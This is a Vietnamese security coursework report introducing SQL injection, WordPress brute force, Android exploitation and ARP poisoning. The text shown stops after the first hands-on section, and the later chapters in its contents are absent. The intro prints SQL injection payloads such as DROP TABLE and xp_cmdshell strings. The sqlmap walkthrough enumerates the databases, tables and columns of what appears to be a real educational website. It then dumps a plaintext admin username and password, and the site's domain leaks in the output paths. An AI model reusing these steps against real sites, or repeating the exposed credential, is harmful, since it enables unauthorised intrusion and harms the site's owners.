

Mục lục

1	Tóm Tắt.	2
2	Giới Thiệu	2
2.1	SQL Injection	2
2.1.1	Các dạng lỗi thường gặp	2
2.1.2	Một số dạng tấn công thường gặp	4
2.1.3	Công cụ SQLMap	5
2.2	WordPress site và tấn công Brute-Force	5
2.2.1	Brute Force Attack là gì ?	5
2.2.2	Công cụ WPScan	6
2.3	Bảo mật trên thiết bị di động	6
2.3.1	Đôi nét	6
2.3.2	Công cụ Metasploit	6
2.4	Man in the Middle	7
2.4.1	Mai in the Middle là gì ?	7
2.4.2	ARP Cache Poisoning là gì ?	7
2.4.3	Công cụ Cain & Abel	7
3	Hiện Thực - Demo Cơ Bản	8
3.1	Sử dụng SQLMap để khai thác lỗi SQL Injection	8
3.2	Sử dụng WPScan để Burte-Force Attack site Wordpress	13
3.3	Sử dụng Wfsvenom và Metasploit để khai thác dữ liệu trên điện thoại Android	17
3.4	Sử dụng công cụ Cain & Abel để sniffer mật khẩu trong mạng LAN	25
4	Phân Tích Và Kết Luận	30
4.1	SQL Injection	30
4.2	Brute Force Attack Site Wordpress	31
4.3	Bảo mật trên điện thoại di động	32
4.4	Bảo mật LAN	32
5	Hướng Phát Triển	32
6	Tham Khảo	33

1 Tóm Tắt.

- Công cụ thực hiện : **Kali Linux** và **Cain & Able** .
- Tiến trình thực hiện:
 - Sử dụng công cụ **Cain & Abel** để trộm mật khẩu trong mạng LAN .
 - Sử dụng công cụ **SQLMap** trên Kali Linux để khai thác lỗ hổng **SQL Injection** .
 - Sử dụng công cụ **WPScan** trên Kali Linux để scan lỗ hổng bảo mật của các trang **Wordpress** , và dùng kiểu tấn công **Burte-Force** để dò password **Admin** chiếm quyền quản trị .
 - Sử dụng công cụ **Msfvenom** kết hợp công cụ **Metasploit** để khai thác dữ liệu trên các điện thoại di động sử dụng hệ điều hành **Android** .

2 Giới Thiệu

2.1 SQL Injection

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp.

SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update,... trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy, lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase...

2.1.1 Các dạng lỗi thường gặp

a) Không kiểm tra ký tự thoát truy vấn

Đây là dạng lỗi SQL injection xảy ra khi thiếu đoạn mã kiểm tra dữ liệu đầu vào trong câu truy vấn SQL. Kết quả là người dùng cuối có thể thực hiện một số truy vấn không mong muốn đối với cơ sở dữ liệu của ứng dụng. Dòng mã sau sẽ minh họa lỗi này:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Câu lệnh này được thiết kế để trả về các bản ghi tên người dùng cụ thể từ bảng những người dùng. Tuy nhiên, nếu biến "userName" được nhập chính xác theo một cách nào đó bởi người dùng ác ý, nó có thể trở thành một câu truy vấn SQL với mục đích khác hẳn so với mong muốn của tác giả đoạn mã trên. Ví dụ, ta nhập vào giá trị của biến userName như sau:

```
a' or 't'='t
```

Khiến câu truy vấn có thể được hiểu như sau:

```
SELECT * FROM users WHERE name = 'a' or 't'='t';
```

Nếu đoạn mã trên được sử dụng trong một thủ tục xác thực thì ví dụ trên có thể được sử dụng để bắt buộc lựa chọn một tên người dùng hợp lệ bởi 't'='t' luôn đúng. Trong khi hầu hết các SQL server cho phép thực hiện nhiều truy vấn cùng lúc chỉ với một lần gọi, tuy nhiên một số SQL API như mysql query của php lại không cho phép điều đó vì lý do bảo mật. Điều này chỉ ngăn cản tin tặc tấn công bằng cách sử dụng các câu lệnh riêng rẽ mà không ngăn cản tin tặc thay đổi các từ trong cú pháp truy vấn. Các giá trị của biến "userName" trong câu truy vấn dưới đây sẽ gây ra việc xóa những người dùng từ bảng người dùng cũng tương tự như việc xóa tất cả các dữ liệu được từ bảng dữ liệu (về bản chất là tiết lộ các thông tin của mọi người dùng), ví dụ này minh họa bằng một API cho phép thực hiện nhiều truy vấn cùng lúc:

```
a';DROP TABLE users; SELECT * FROM data WHERE 't' = 't
```

Điều này đưa tới cú pháp cuối cùng của câu truy vấn trên như sau:

```
SELECT * FROM users WHERE name = 'a';  
DROP TABLE users; SELECT * FROM data WHERE 't' = 't';
```

b) Xử lý không đúng kiểu

Lỗi SQL injection dạng này thường xảy ra do lập trình viên hay người dùng định nghĩa đầu vào dữ liệu không rõ ràng hoặc thiếu bước kiểm tra và lọc kiểu dữ liệu đầu vào. Điều này có thể xảy ra khi một trường số được sử dụng trong truy vấn SQL nhưng lập trình viên lại thiếu bước kiểm tra dữ liệu đầu vào để xác minh kiểu của dữ liệu mà người dùng nhập vào có phải là số hay không. Ví dụ như sau:

```
statement = "SELECT * FROM users WHERE id = " + a_variable + ";
```

Ta có thể nhận thấy một cách rõ ràng ý định của tác giả đoạn mã trên là nhập vào một số tương ứng với trường id - trường số. Tuy nhiên, người dùng cuối, thay vì nhập vào một số, họ có thể nhập vào một chuỗi ký tự, và do vậy có thể trở thành một câu truy vấn SQL hoàn chỉnh mới mà bỏ qua ký tự thoát. Ví dụ, ta thiết lập giá trị của biến a_variable là:

```
1;DROP TABLE users
```

khi đó, nó sẽ thực hiện thao tác xóa người dùng có id tương ứng khỏi cơ sở dữ liệu, vì câu truy vấn hoàn chỉnh đã được hiểu là:

```
SELECT * FROM data WHERE id=1;DROP TABLE users;
```

c) Lỗi bảo mật bên trong máy chủ cơ sở dữ liệu

Đôi khi lỗ hổng có thể tồn tại chính trong phần mềm máy chủ cơ sở dữ liệu, như là trường hợp hàm `mysql_real_escape_string()` của các máy chủ MySQL. Điều này sẽ cho phép kẻ tấn công có thể thực hiện một cuộc tấn công SQL injection thành công dựa trên những ký tự Unicode không thông thường ngay cả khi đầu nhập vào đang được thoát.

d) Blind SQL injection

Lỗi SQL injection dạng này là dạng lỗi tồn tại ngay trong ứng dụng web nhưng hậu quả của chúng lại không hiển thị trực quan cho những kẻ tấn công. Nó có thể gây ra sự sai khác khi hiển thị nội dung của một trang chứa lỗi bảo mật này, hậu quả của sự tấn công SQL injection dạng này khiến cho lập trình viên hay người dùng phải mất rất nhiều thời gian để phục hồi chính xác từng bit dữ liệu. Những kẻ tấn công còn có thể sử dụng một số công cụ để dò tìm lỗi dạng này và tấn công với những thông tin đã được thiết lập sẵn.

2.1.2 Một số dạng tấn công thường gặp

a) Dạng tấn công vượt qua kiểm tra lúc đăng nhập

Với dạng tấn công này, tin tặc có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web. Thông thường để cho phép người dùng truy cập vào các trang web được bảo mật, hệ thống thường xây dựng trang đăng nhập để yêu cầu người dùng nhập thông tin về tên đăng nhập và mật khẩu. Sau khi người dùng nhập thông tin vào, hệ thống sẽ kiểm tra tên đăng nhập và mật khẩu có hợp lệ hay không để quyết định cho phép hay từ chối thực hiện tiếp.

b) Dạng tấn công sử dụng câu lệnh SELECT

Dạng tấn công này phức tạp hơn. Để thực hiện được kiểu tấn công này, kẻ tấn công phải có khả năng hiểu và lợi dụng các sơ hở trong các thông báo lỗi từ hệ thống để dò tìm các điểm yếu khởi đầu cho việc tấn công.

c) Dạng tấn công sử dụng câu lệnh INSERT

Thông thường các ứng dụng web cho phép người dùng đăng kí một tài khoản để tham gia. Chức năng không thể thiếu là sau khi đăng kí thành công, người dùng có thể xem và hiệu chỉnh thông tin của mình. SQL injection có thể được dùng khi hệ thống không kiểm tra tính hợp lệ của thông tin nhập vào.

d) Dạng tấn công sử dụng stored-procedures

Việc tấn công bằng stored-procedures sẽ gây tác hại rất lớn nếu ứng dụng được thực thi với quyền quản trị hệ thống 'sa'. Ví dụ, nếu ta thay đoạn mã tiêm vào dạng: `'; EXEC`

xp_cmdshell 'cmd.exe dir C: '. Lúc này hệ thống sẽ thực hiện lệnh liệt kê thư mục trên ổ đĩa C: cài đặt server. Việc phá hoại kiểu nào tùy thuộc vào câu lệnh đằng sau cmd.exe.

2.1.3 Công cụ SQLMap

SQLmap là công cụ khai thác những lỗ hổng của cơ sở dữ liệu SQL. Công cụ này được xem là công cụ khai thác SQL tốt nhất hiện nay. Được giới bảo mật và giới hacker sử dụng thường xuyên. Với người dùng Kali Linux hoặc Back Track 5 thì SQLMap đã được tích hợp sẵn vào hệ điều hành. Riêng Windows thì chúng ta phải cài đặt thêm python 2.7 và Sqlmap để sử dụng.

2.2 WordPress site và tấn công Brute-Force

2.2.1 Brute Force Attack là gì ?

Brute force attack là tên gọi của một loại hình tấn công mạng nhằm mục đích truy cập được vào chế độ điều khiển bên trong theo cơ chế **login** . Tùy mục đích mà ta sẽ thấy mục tiêu là gì.

Hãy tưởng tượng **Hacker** nắm trong tay một danh sách rất lớn các **username** và **password** phổ biến hay được sử dụng. Sau đó họ gửi liên tục các truy vấn đăng nhập (đối với wordpress là vào file wp-login.php) nếu tài khoản nào sai, nó sẽ bỏ qua và thử tiếp tài khoản khác. Cứ lần lượt như vậy, sau đó lại "thử và thử" mật khẩu đến khi nào đăng nhập được thì thôi. Đó là **Brute Force Attack**. Bạn có thể hiểu phương thức này là một cách để dò ra mật khẩu và tài khoản của người quản trị cao nhất.

Ưu điểm của phương pháp này là kiên trì sẽ thành công . Tuy nhiên cũng phụ thuộc một phần vào may rủi. Đôi khi chỉ vài tiếng nhưng cũng có thể vài ngày, vài tháng, thậm chí vài năm là điều hết sức bình thường . Và nó còn tùy thuộc vào cấu hình máy , độ phức tạp của mật khẩu.

Khi nào dễ bị brute force attack?

Hình thức tấn công này dễ phòng chống nhưng lại rất dễ bị dính nếu bạn chủ quan trong việc đặt mật khẩu và username của mình. Thường thì bạn sẽ dễ bị tấn công kiểu này khi:

- Đặt username,password quá đờn giản ví dụ như là : admin, administrator...
- Mật khẩu không an toàn, dễ đoán ra, sử dụng phổ biến.
- Không bảo mật đường dẫn đăng nhập.
- Không thay đổi mật khẩu thường xuyên.

2.2.2 Công cụ WPScan

WPScan là một công cụ dùng để quét các lỗ hổng bảo mật trên **WordPress**. WPScan được viết trên ngôn ngữ Ruby. **WPScan** thường được các chuyên gia bảo mật và các admin của **WordPress** sử dụng để kiểm tra các lỗi bảo mật.

WPScan có rất nhiều chức năng như sau:

- Kiểm tra mã nguồn website để tìm lỗ hổng XSS, SQL Injection, Local Attack...
- Điều tra các plugin đã được cài đặt.
- Tụ tấn công Brute Force Attack với các dữ liệu có sẵn để đánh giá độ mạnh của mật khẩu.

2.3 Bảo mật trên thiết bị di động

2.3.1 Đôi nét

Ngày nay, số lượng thiết bị mobile được sử dụng ngày một nhiều trong cuộc sống, kéo theo đó là mối hiểm họa bảo mật cũng tăng theo. Vì nó khá phổ dụng và ngày càng lưu trữ nhiều thông tin, dữ liệu quan trọng, thậm chí là nhạy cảm, nhưng đối với một số người dùng họ vẫn khá thờ ơ với vấn đề bảo mật cho thiết bị của mình. Để tránh điều đáng tiếc có thể xảy ra, thì một số lưu ý ta cần quan tâm như sau:

- Không tải dữ liệu mập mờ nguồn gốc.
- Hạn chế truy cập Wifi “chùa”.
- Sử dụng phần mềm bảo mật.
- Nên sao lưu dữ liệu điện thoại thường xuyên.
- Nên tạo mật khẩu cho điện thoại và dữ liệu cá nhân.

Để minh chứng cho việc bảo mật của điện thoại di động là cần thiết, trong bài này nhóm sẽ trình bày vài cách khai thác dữ liệu của người dùng smartphone (Điển hình là trên hệ điều hành Android).

2.3.2 Công cụ Metasploit

Metasploit framework là một công cụ dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những components được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS ...

Nó là một framework mã nguồn mở phát triển nhằm sử dụng các shellcode (payload) để tấn công máy có lỗ hổng. Cùng với một số bộ công cụ bảo mật khác, Metasploit có cơ sở dữ liệu chứa hàng ngàn shellcode, hàng ngàn exploit của các hệ điều hành, các

chương trình hay dịch vụ. Trong quá trình phát triển metasploit liên tục cập nhật các Exploit... Nên càng ngày nó càng trở thành một bộ công cụ mạnh mẽ.

Ngoài ra , **Metasploit framework** là một bộ dự án sinh ra để kiểm tra độ an toàn (pentesting) nhưng đối với những attacker ,thì nó thực sự là một công cụ vô cùng hữu ích (dùng để kiểm tra ,khai thác lỗi ,exploit).

2.4 Man in the Middle

2.4.1 Mai in the Middle là gì ?

Một trong những tấn công mạng thường thấy nhất được sử dụng để chống lại những cá nhân và các tổ chức lớn chính là các tấn công **MITM (Man in the Middle)**. Có thể hiểu nôm na về kiểu tấn công này thì nó như một kẻ nghe trộm. **MITM** hoạt động bằng cách thiết lập các kết nối đến máy tính nạn nhân và relay các message giữa chúng.

Trong trường hợp bị tấn công, nạn nhân cứ tin tưởng là họ đang truyền thông một cách trực tiếp với nạn nhân kia, trong khi đó sự thực thì các luồng truyền thông lại bị thông qua host của kẻ tấn công. Và kết quả là các host này không chỉ có thể thông dịch dữ liệu nhạy cảm mà nó còn có thể gửi xen vào cũng như thay đổi luồng dữ liệu để kiểm soát sâu hơn những nạn nhân của nó.

Một số hình thức tấn công **MITM** hay được sử dụng nhất đó là : giả mạo ARP Cache, DNS Spoofing, chiếm quyền điều khiển (hijacking) HTTP session...

Nhóm sẽ chọn kiểu tấn công **giả mạo ARP Cache** để giới thiệu vì nó là một trong những hình thức tấn công đơn giản nhất nhưng lại là một hình thức hiệu quả nhất khi được thực hiện bởi kẻ tấn công.

2.4.2 ARP Cache Poisoning là gì ?

Đây là một hình thức tấn công **MITM** hiện đại có xuất sứ lâu đời nhất (đôi khi còn được biết đến với cái tên ARP Poison Routing) , tấn công này cho phép kẻ tấn công (nằm trên cùng một subnet với các nạn nhân của nó) có thể nghe trộm tất cả các lưu lượng mạng giữa các máy tính nạn nhân.

2.4.3 Công cụ Cain & Abel

Cain & Abel là chương trình tìm mật khẩu chạy trên hệ điều hành **Microsoft**. Nó cho phép dễ dàng tìm ra nhiều loại mật khẩu bằng cách dò tìm trên mạng, phá các mật khẩu đã mã hóa bằng các phương pháp Dictionary, Brute-Force and Cryptanalysis, ghi âm các cuộc đàm thoại qua đường VoIP, giải mã các mật khẩu đã được bảo vệ, tìm ra file nơi chứa mật khẩu, phát hiện mật khẩu có trong bộ đệm, và phân tích các giao thức định tuyến.

Chương trình này không khai thác những lỗ hổng chưa được vá của bất kỳ phần mềm nào. Nó tập trung vào những khía cạnh/điểm yếu hiện có trong các **chuẩn giao thức**, các phương pháp đăng nhập và các kỹ thuật đệm; mục đích chính của công cụ này là tìm ra mật khẩu và những thông tin cần thiết từ nhiều nguồn, tuy vậy, nó cũng sử dụng nhiều công cụ "phi chuẩn" đối với người sử dụng Microsoft Windows.


Đây là công cụ bảo mật khá phổ biến của **Oxid.it**. **Cain & Abel** còn thực hiện được khá nhiều thứ ngoài vấn đề **giả mạo ARP cache**, nó là một công cụ rất hữu dụng.

3 Hiện Thực - Demo Cơ Bản

3.1 Sử dụng SQLMap để khai thác lỗi SQL Injection

Đầu tiên vào **Kali Linux** mở **Terminal** gõ dòng lệnh sau để hiển thị các tham số cần truyền vào **SQLMap** và biết cách sử dụng chúng :

```
sqlmap -h
```



```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
root@ThienPhuoc:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help                Show basic help message and exit
  -hh                       Show advanced help message and exit
  --version                 Show program's version number and exit
  -v VERBOSE                Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)

  -u URL, --url=URL         Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK             Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA              Data string to be sent through POST
  --cookie=COOKIE          HTTP Cookie header value
  --random-agent            Use randomly selected HTTP User-Agent header value
  --proxy=PROXY            Use a proxy to connect to the target URL
  --tor                    Use Tor anonymity network
```

Ví dụ ta có site : **http://www.abcbank.com/index.php?id=626** .Để xem được database của site cần khai thác ta sử dụng lệnh sau :

```
sqlmap -u http://www.abcbank.com/index.php?id=626 -dbs
```

Trong đó :

- **-u** : là đường dẫn URL

- **--dbs**: là liệt kê tất cả các database của site

```

root@ThienPhuoc: ~
File Edit View Search Terminal Help
root@ThienPhuoc:~# sqlmap -u http://www.██████████.edu.vn/index.php?id=626 --dbs ^

```

Sau khi thực hiện lệnh trên , ta chú ý các dòng bên dưới **available databases** đó là những database. Ở ví dụ này ta có 2 database : (Ví dụ : database1,database2)

```

root@ThienPhuoc: ~
File Edit View Search Terminal Help
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: id=320 AND (SELECT * FROM (SELECT(SLEEP(5)))WZos)

Type: UNION query
Title: Generic UNION query (NULL) - 24 columns
Payload: id=320 UNION ALL SELECT NULL,CONCAT(0x71716a6b71,0x596c755454596b73
63534c416167776e504c5978564c545a4573566a4370764c4d63705a4b437174,0x7176787671),N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:07:33] [INF0] the back-end DBMS is MySQL
web application technology: Apache 2, PHP 5.2.17
back-end DBMS: MySQL 5.0.12
[15:07:33] [INF0] fetching database names
[15:07:33] [INF0] the SQL query used returns 2 entries
[15:07:33] [INF0] resumed: information_schema
[15:07:33] [INF0] resumed: daotaonlyt_dhyd
available databases [2]:
[*] daotaonlyt_dhyd
[*] information_schema

[15:07:33] [INF0] fetched data logged to text files under '/root/.sqlmap/output/
www.daotaonlyt.edu.vn'
root@ThienPhuoc:~#

```

Bây giờ chúng ta đã có database (vd : database1,database2) , chúng ta tiếp tục liệt kê các tables của database (ở ví dụ này ta chọn database1) với cú pháp như sau:

```
sqlmap -u http://www.abcbank.com/index.php?id=626
-D database1 -tables
```

Trong đó : **-tables** là lấy tất cả các tables của database được chọn.

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
Payload: id=320 AND (SELECT * FROM (SELECT(SLEEP(5)))WZos)

Type: UNION query
Title: Generic UNION query (NULL) - 24 columns
Payload: id=320 UNION ALL SELECT NULL,CONCAT(0x71716a6b71,0x596c755454596b73
63534c416167776e504c5978564c545a4573566a4370764c4d63705a4b437174,0x7176787671),N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:07:33] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2, PHP 5.2.17
back-end DBMS: MySQL 5.0.12
[15:07:33] [INFO] fetching database names
[15:07:33] [INFO] the SQL query used returns 2 entries
[15:07:33] [INFO] resumed: information_schema
[15:07:33] [INFO] resumed: daotaonlyt_dhyd
available databases [2]:
[*] daotaonlyt_dhyd
[*] information_schema

[15:07:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.daotaonlyt.edu.vn'
root@ThienPhuoc:~# sqlmap -u http://www. .edu.vn/index.php?id=626 -D da
taonlyt_dhyd --tables
```

Sau khi thực hiện xong ta có kết quả sau (chú ý dòng **12 tables**, nó nghĩa là có 12 table được tìm thấy) :


```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
[15:08:24] [INFO] resumed: t_bao
[15:08:24] [INFO] resumed: thanhvien
[15:08:24] [INFO] resumed: tintuc
[15:08:24] [INFO] resumed: useronline
Database: daotaonlyt_dhyd
[12 tables]
+-----+
| counter |
| hocvien |
| ketqua  |
| kienthuc|
| loailop |
| lop     |
| ngành  |
| nhatty  |
| t_bao   |
| thanhvien|
| tintuc  |
| useronline|
+-----+

[15:08:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.daotaonlyt.edu.vn'
root@ThienPhuoc:~#
```

Một khi đã có được các table ta tiếp tục lấy các cột (**column**) trong table ra, (ở đây ta chọn table **thanhvien**) với cú pháp như sau :

```
sqlmap -u http://www.abcbank.com/index.php?id=626 -D database1  
-T thanhvien --columns
```

Trong đó : **--columns** là lấy tất cả các cột (column) của table được chọn.



```
root@ThienPhuoc: ~  
File Edit View Search Terminal Help  
[15:08:24] [INFO] resumed: thanhvien  
[15:08:24] [INFO] resumed: tintuc  
[15:08:24] [INFO] resumed: useronline  
Database: [REDACTED]  
[12 tables]  
+-----+  
| counter  
| hocvien  
| ketqua  
| kienthuc  
| loailop  
| lop  
| nganh  
| nhatky  
| t_bao  
| thanhvien  
| tintuc  
| useronline  
+-----+  
[15:08:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
www.daotaonlyt.edu.vn'  
root@ThienPhuoc:~# sqlmap -u http://www.[REDACTED].edu.vn/index.php?id=626 -D [REDACTED]  
-T thanhvien --columns
```

Sau khi thực hiện câu lệnh trên ta có kết quả như sau (chú ý dòng **7 columns**, nó nghĩa là có 7 cột được tìm thấy - xem hình bên dưới) :

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
[15:09:09] [INFO] resumed: "username","varchar(25)"
[15:09:09] [INFO] resumed: "password","varchar(20)"
[15:09:09] [INFO] resumed: "level","tinyint(4)"
[15:09:09] [INFO] resumed: "gender","varchar(1)"
[15:09:09] [INFO] resumed: "makhoa","varchar(7)"
[15:09:09] [INFO] resumed: "status","tinyint(4)"
Database: [REDACTED]
Table: thanhvien
[7 columns]
+-----+
| Column | Type |
+-----+
| level  | tinyint(4) |
| gender | varchar(1) |
| id     | int(4) |
| makhoa | varchar(7) |
| password | varchar(20) |
| status | tinyint(4) |
| username | varchar(25) |
+-----+
[15:09:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.daotaonlyt.edu.vn'
root@ThienPhuoc:~#
```

Bây giờ ta tiếp tục xem nội dung của các cột (ở đây ta chọn các cột : **username,password,status,level** từ table **thanhvien**) với cú pháp như sau :

```
sqlmap -u http://www.abcbank.com/index.php?id=626 -D database1
-T thanhvien -C username,password,status,level --dump
```

Trong đó : **-dump** là lệnh hiển thị nội dung của các cột.

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
root@ThienPhuoc:~# sqlmap -u http://www.[REDACTED].edu.vn/index.php?id=626 -D da
[REDACTED] -T thanhvien -C username,password,status,level --dump
{1.0.3.1#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 15:10:12

[15:10:12] [INFO] resuming back-end DBMS 'mysql'
[15:10:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=320 AND 8978=8978
```


Kết quả cuối cùng ta có :

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
ULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:10:12] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2, PHP 5.2.17
back-end DBMS: MySQL 5.0.12
[15:10:12] [INFO] fetching entries of column(s) ``level`, password, status, user
name' for table 'thanhvien' in database 'daotaonlyt_dhyd'
[15:10:12] [INFO] the SQL query used returns 1 entries
[15:10:12] [INFO] retrieved: "2","nlyt_123","0","ttdtnlyt"
[15:10:12] [INFO] analyzing table dump for possible password hashes
Database: 
Table: thanhvien
[1 entry]
+-----+-----+-----+-----+
| level | username | password | status |
+-----+-----+-----+-----+
| 2     | ttdtnlyt | nlyt_123 | 0      |
+-----+-----+-----+-----+

